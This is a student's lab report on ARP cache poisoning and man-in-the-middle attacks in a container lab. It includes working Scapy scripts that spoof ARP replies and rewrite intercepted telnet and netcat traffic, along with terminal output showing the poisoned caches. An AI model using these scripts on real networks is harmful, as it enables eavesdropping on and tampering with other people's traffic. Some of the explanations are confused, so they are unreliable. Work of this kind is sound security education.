Nini Ola

Cyber Security

January 30 2024

Lab 2: Arp Attack

1. Task 1 :ARP Cache Poisoning

A. Task 1A:

- Code snippet

```
#!/usr/bin/env python3
from scapy.all import *



# IP address of container B
ip_target = "10.9.0.5"
mac_target = "00:00:00:00:00:00"  # Example MAC address

dst_mac_eth ='ff:ff:ff:ff:ff:ff'
ip_spoofed ="10.9.0.6"
mac_spoofed ="02:42:0a:09:00:69"

print("Sending spoofed arp request...")


eth = Ether (src = mac_spoofed, dst = dst_mac_eth)

arp = ARP (hwsrc = mac_spoofed, psrc =ip_spoofed, hwdst = mac_target, pdst = ip_target , op =1)

pkt = eth /arp

sendp(pkt)
~
~
~
~
~
```

- Output: successful arp attack using arp request

```
Last login: Fri Feb  9 19:30:00 2024 from 35.235.244.33
niniola142002@instance-1:~$ sudo su seed
seed@instance-1:/home/niniola142002$ cd Labsetup
seed@instance-1:/home/niniola142002/Labsetup$ sudo docker exec -it  A-10.9.0.5 /bin/bash
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/#
```

- **Observation**: the Mac Address of B has been changed from its original to the Attackers mac address, showing the attack is successful

- **Explanation**: the attacker creates arp cache poisoning by sending a packet with a forged ip address with a different mac address. posing to be another trusted device on the network. When other devices on the network receive these forged ARP packets, they update their ARP caches with the attacker's MAC address associated with the IP address of the legitimate device. As a result, traffic meant for the legitimate device is redirected to the attacker's machine

B. Task 1B

- Code snippet:

```
#!/usr/bin/env python3
from scapy.all import *



# IP address of container B
ip_target = "10.9.0.5"
mac_target = "02:42:0a:09:00:05"  # Example MAC address


ip_spoofed ="10.9.0.6"
mac_spoofed ="02:42:0a:09:00:69"

print("Sending spoofed arp request...")


eth = Ether (src = mac_spoofed, dst = mac_target)

arp = ARP (hwsrc = mac_spoofed, psrc =ip_spoofed, hwdst = mac_target, pdst = ip_target , op =2)

pkt = eth /arp

sendp(pkt)
~
~
~
~
~
~
~
~
~
```

- Output1: B’s IP is already in A cache

```
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -d 10.9.0.6
root@feb728312c14:/# arp -d 10.9.0.6
No ARP entry for 10.9.0.6
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/#
```

- Output2: B's IP is not in A's Cach

```
seed@instance-1:/home/niniola142002$ cd Labsetup
seed@instance-1:/home/niniola142002/Labsetup$ sudo docker exec -it  A-10.9.0.5 /bin/bash
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -d 10.9.0.6
root@feb728312c14:/# arp -d 10.9.0.6
No ARP entry for 10.9.0.6
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/#
```

- **Observation**: when B's ip is in A's cache, the machine rewrites B's mac address to be the Attacker's Mac address. But when B's ip is not in A's cache, A's cache isn't updated with the spoofed packet's ip address.
- **Explanation**:

- Machine with the original cache:
    - If the attacker successfully sends ARP poisoning packets to a machine with the original cache, the machine's ARP cache will be poisoned. Subsequently, when the machine attempts to communicate with other devices on the network, it will use the poisoned ARP cache entries. As a result, traffic intended for legitimate devices may be redirected to the attacker's machine, enabling the attacker to intercept, modify, or block network traffic.
- Machine without the original cache:
    - If the attacker sends ARP poisoning packets to a machine without the original cache, the impact will depend on the response of that machine. Typically, when a machine receives ARP packets for addresses not already in its ARP cache, it will update its cache with the new information provided by the ARP packets. In this scenario, the machine will accept the forged ARP responses from the attacker and update its ARP cache accordingly. As a result, subsequent communication from this machine may also be affected, potentially leading to the same consequences as described above for the machine with the original cache.

C. Task 1C

- Code snippet

```
#!/usr/bin/env python3
from scapy.all import *


# IP address of container B
ip_target = "10.9.0.6"
mac_target = "ff:ff:ff:ff:ff:ff"  # Example MAC address


ip_spoofed ="10.9.0.6"
mac_spoofed ="02:42:0a:09:00:69"

print("Sending spoofed arp request...")


eth = Ether (src = mac_spoofed, dst = mac_target)

arp = ARP (hwsrc = mac_spoofed, psrc =ip_spoofed, hwdst = mac_target, pdst = ip_target , op =2)

pkt = eth /arp

sendp(pkt)
~
~
~
~
~
~
```

- Output1: using ARP gratuitous message- B's IP is already in A cache

```
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/#
```

- Output2: using ARP gratuitous message- B's IP is not in A's Cach

```
root@feb728312c14:/# arp -d 10.9.0.6
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/#
```

- Observation : Arp cache poisoning using the gratuitous packet, the mac is rewritten when B is in A’s cache but nothing is saved when B is not in A’s cache.
- Explanation :
    - When B is in A's cache:

The attacker sends a gratuitous ARP packet claiming to be B and providing the attacker's MAC address. Since B's IP is already in A's cache, A updates its ARP cache with the MAC address provided in the gratuitous ARP packet, effectively replacing B's legitimate MAC address with the attacker's MAC address.As a result, future communication from A to B will be redirected to the attacker's machine.

    - When B is not in A's cache:

A sends an ARP request to resolve B's MAC address because it doesn't have it in its cache. The attacker intercepts this ARP request and sends a spoofed ARP reply, claiming to be B and providing the attacker's MAC address. However, since A did not have B's MAC address in its cache and did not initiate the ARP request for B, it will not update its ARP cache with the spoofed MAC address provided by the attacker. The gratuitous ARP behavior does not trigger in this scenario, as there was no pre-existing entry for B in A's cache.

2. Task 2 : MITM Attack

a. Step 1 (Launch the ARP cache poisoning attack).

- Code snippet:

```
#!/usr/bin/env python3
from scapy.all import *



# IP address of container B
ip_target = "10.9.0.5"
mac_target = "00:00:00:00:00:00"  # Example MAC address

ip_target2 = "10.9.0.6"
mac_target2 = "00:00:00:00:00:00"  # Example MAC address


dst_mac_eth = 'ff:ff:ff:ff:ff:ff'


ip_spoofed ="10.9.0.6"
mac_spoofed ="02:42:0a:09:00:69"

ip_spoofed2 ="10.9.0.5"
mac_spoofed2 ="02:42:0a:09:00:69"


print("Sending spoofed arp request...")


eth = Ether (src = mac_spoofed, dst = dst_mac_eth)

eth2 = Ether (src = mac_spoofed, dst = dst_mac_eth)




arp = ARP (hwsrc = mac_spoofed, psrc =ip_spoofed, hwdst = mac_target, pdst = ip_target , op =1)


arp2 = ARP (hwsrc = mac_spoofed2, psrc =ip_spoofed2, hwdst = mac_target2, pdst = ip_target2 , op =1)




pkt2 = eth2 /arp2

pkt = eth /arp

sendp(pkt)
sendp(pkt2)
```

- Output1: B’s cache mapped to M

```
root@ad1d8d284cc7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.1                 ether   02:42:9b:c5:8e:58   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@ad1d8d284cc7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.1                 ether   02:42:9b:c5:8e:58   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@ad1d8d284cc7:/#
```

- Output2: A' cache mapped to M

```
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.128.0.1               ether   42:01:0a:80:00:01   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@feb728312c14:/#
```

b. Step 2: Testing- Ip forwarding turned off

- Output : video 1
- Observation : here I'm able to receive packets in my t-shark terminal showing that the packets are being sent but they are not being received by the intended recipient. I also get packet loss which shows that the system is corrupted
- Explanation :IP forwarding turned off

  With IP forwarding disabled, the attacker's machine will not forward packets between the two between A and B. As a result, the attacker will be able to intercept and view the traffic between A and B, but they won't be able to actively manipulate or alter the traffic flow. the attacker can eavesdrop on the communication but cannot actively participate in it or modify the data being exchanged between A and B.

c. Step 3: Testing - Ip forwarding on

- Output2: video 2
- Observation : here my packet is being forwarded normally, i don't have any packet loss. Which makes it harder to detect corruption.
- Explanation: IP forwarding turned on:

  When IP forwarding is enabled, the attacker's machine can act as a router and forward packets between A and B. In this scenario, the attacker can intercept, view, modify, or block the traffic between A and B.


  The attacker can eavesdrop on the communication, alter the content of packets in transit or even completely block communication between A and B.

d. Step 4 : MITM attack using telnet

- Code snippet:

```python
#!/usr/bin/env python3
from scapy.all import *
import re

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            data = data.decode()
            newdata = re.sub(r'[a-zA-Z]', r'Z', data)
            print(data + "-" + newdata)
            send(newpkt/newdata, verbose=False)
        else:
            send(newpkt, verbose=False)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt, verbose=False)

filter1 = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
pkt = sniff(filter=filter1, prn=spoof_pkt)
```

- output :



- Observation: every word being type into machine A is no longer invisible but it's replaced with Zs.
- Explanation: Data modification: Once you intercept the packets, you modify the content of the data before forwarding it to the intended recipient. In this case, you would encode every character typed by Machine A to be another character according to your desired encoding scheme. This could involve simple substitution ciphers, encryption algorithms, or any other encoding method you choose.

  Forwarding: After modifying the data, you forward the packets to Machine B. From Machine B's perspective, it appears that the communication is coming from Machine A, but the content has been altered according to your encoding scheme.

3. Task 3: MITM using netcat

```
#!/usr/bin/env python3
from scapy.all import *
import re

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = data.replace(b'nini',b'a' *  len(b'nini'))
            print(str(data) + "- " + str(newdata))
            newpkt[IP].len = pkt[IP].len + len(newdata) - len(data)
            send(newpkt/newdata, verbose=False)
        else:
            send(newpkt, verbose=False)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt, verbose=False)

filter1 = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
pkt = sniff(filter=filter1 , prn=spoof_pkt)
```

- output :
  - Original message on A

```
^C
root@feb728312c14:/# nc 10.9.0.6 9090
nini is the nini bomb in ninin than nininini
nini is so nice
```

- Received message on B

```
^C
root@ad1d8d284cc7:/# nc -lp 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAin than nininini
aaaa is so nice
nini in the house nini drinkin nini nini eating nini
```

- Observation: my message has been changed according to my encryption
- Explanation :

  Encode Messages: Before forwarding the intercepted data from Machine A to Machine B, encode the messages according to your chosen encoding scheme. This could be a simple substitution cipher, encryption algorithm, or any other encoding method you prefer.

  Forward Encoded Data: After encoding the messages, forward the modified data to Machine B. From Machine B's perspective, it appears to receive encoded messages from Machine A.